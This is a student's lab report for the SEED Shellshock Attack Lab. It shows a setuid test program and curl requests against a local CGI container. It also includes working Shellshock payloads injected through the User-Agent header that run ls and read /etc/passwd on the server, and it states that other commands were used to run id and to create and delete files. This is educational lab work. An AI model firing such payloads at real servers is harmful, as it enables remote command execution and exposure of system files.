Name : Linson Peter Rodrigues

Lab 5 : Shellshock Attack Lab

Task 1: Experimenting with Bash Function

Implementation:

1. **code**

   vul.c

```
Open   vul.c  ~/CSP544/lab5   Save

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main(int argc, char* argv[], char* envp[])
{
        setuid(geteuid());
        system("/bin/ls -l");

        return 0;
}
```


- The above program was used to drop the root privileges and then “ls-l” command executed using the system function .

2. **Implementation.**

- Changed the default shell to zsh.
- Copied the bash_shellshock to the bin.
- Compiled the vul.c file .
- Executed the vul.c file .

```
[09/22/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_www
[09/22/23]seed@VM:~/.../Labsetup$ ls image_www/
bash_shellshock  getenv.cgi        vul.cgi
Dockerfile       server_name.conf
[09/22/23]seed@VM:~/.../Labsetup$ cd ..
[09/22/23]seed@VM:~/.../lab5$ ls
[09/22/23]seed@VM:~/.../lab5$ cp Labsetup/image_www/bash_shellshock .
[09/22/23]seed@VM:~/.../lab5$ ls
bash_shellshock  Labsetup
[09/22/23]seed@VM:~/.../lab5$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Sep 22 12:36 /bin/sh -> /bin/bash
[09/22/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
[09/22/23]seed@VM:~/.../lab5$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 22 15:02 /bin/sh -> /bin/zsh
[09/22/23]seed@VM:~/.../lab5$ ls
bash_shellshock  Labsetup
[09/22/23]seed@VM:~/.../lab5$ ls
bash_shellshock  Labsetup  vul.c
[09/22/23]seed@VM:~/.../lab5$ sudo cp bash_shellshock /bin/
[09/22/23]seed@VM:~/.../lab5$ ls
bash_shellshock  Labsetup  vul.c
[09/22/23]seed@VM:~/.../lab5$ ls /bin/bash_shellshock
/bin/bash_shellshock
[09/22/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/bash_shellshock /bin/sh
[09/22/23]seed@VM:~/.../lab5$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Sep 22 15:05 /bin/sh -> /bin/bash_shellshock
[09/22/23]seed@VM:~/.../lab5$ gcc vul.c -o vul
[09/22/23]seed@VM:~/.../lab5$ ./vul
total 4836
-rwxrwxr-x 1 seed seed 4919752 Sep 22 14:59 bash_shellshock
drwxrwxrwx 3 seed seed    4096 Sep 22 15:03 Labsetup
-rwxrwxr-x 1 seed seed   16784 Sep 22 15:05 vul
-rw-rw-r-- 1 seed seed     190 Sep 22 15:00 vul.c
```

- Gave superuser privilege for the vul file.
- Gave the privileges to read, write, execute.
- Exported the foo function .
- Executed the vul .
- Got the root shell.
- Exited .
- Changed the default shell to bash.
- echo $foo was executed to print the environment variable.
- Then executed the vul file and was not able to gain the root shell.




3. **Observation:**
   We run the file with bash_shellshock we are able to get the root access an when we try to execute it with the bash we are unable to get the root access .

Task 2: Passing Data to Bash via Environment Variable

Task 2.A: Using brower

1. **Implementation:**

- Constructed the container image .
- Started the docker container .
- Executed the vul.cgi .
- Executed the getenv.cgi .



Task 2.A: Using curl


1. **Implementation:**


- $ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
- Executed the above command.
- **Given below is the output of the command.**

```
[09/22/23]seed@VM:~/.../lab5$  curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 22 Sep 2023 08:49:29 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=42416
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```


```
seed@VM: ~/.../Labsetup                    root@512391910f2f: /
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 22 Sep 2023 08:49:29 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=42416
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

- **$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi**
- **Executed the above command .**
- **Given below is the output of the command.**





- **$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi**
- **Executed the above command .**
- **Given below is the output of the command.**



```
seed@VM: ~/.../Labsetup                    root@512391910f2f: /
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/22/23]seed@VM:~/.../lab5$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 22 Sep 2023 19:25:17 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```

```
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 22 Sep 2023 19:25:17 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=41996
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

- **$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi**
- **Executed the above command .**
- **Given below is the output of the command.**

```
[09/22/23]seed@VM:~/.../lab5$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 22 Sep 2023 19:26:02 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=34020
```

```
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 22 Sep 2023 19:26:02 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=34020
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/22/23]seed@VM:~/.../lab5$
```

2. **Observation:**
   Implemented various curl commands and got the output for the various commands .

Task 3: Launching the Shellshock Attack

Task 3.A: Get the server to send back the content of the /etc/passwd file.

1. **Implementation:**

- cat /etc/passwd command was executed .

```
root@512391910f2f:/# ls -l /usr/lib/cgi-bin/
total 8
-rwxr-xr-x 1 root root 130 Sep 18 09:59 getenv.cgi
-rwxr-xr-x 1 root root  85 Sep 18 09:59 vul.cgi
root@512391910f2f:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
root@512391910f2f:/#
```

```
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab
-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Sep 18 09:59 getenv.cgi
-rwxr-xr-x 1 root root  85 Sep 18 09:59 vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://w
ww.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[09/22/23]seed@VM:~/.../lab5$
```

2. **Observation:**

   Was able to get the output for the /etc/passwd file .

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.


Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder

Displayed the implementation from Task 3.B -Task 3.D

1. **Implementation**

- Executed the /bin/id command and was able to get the Id information.
- Created a temp file and listed the file and was able to display it in the container .
- Created a virus file in the temp folder .
- Then deleted the virus file from the server .




```
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab
-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Sep 18 09:59 getenv.cgi
-rwxr-xr-x 1 root root  85 Sep 18 09:59 vul.cgi
[09/22/23]seed@VM:~/.../lab5$ curl -A "() { echo hello this is linson; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://w
ww.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
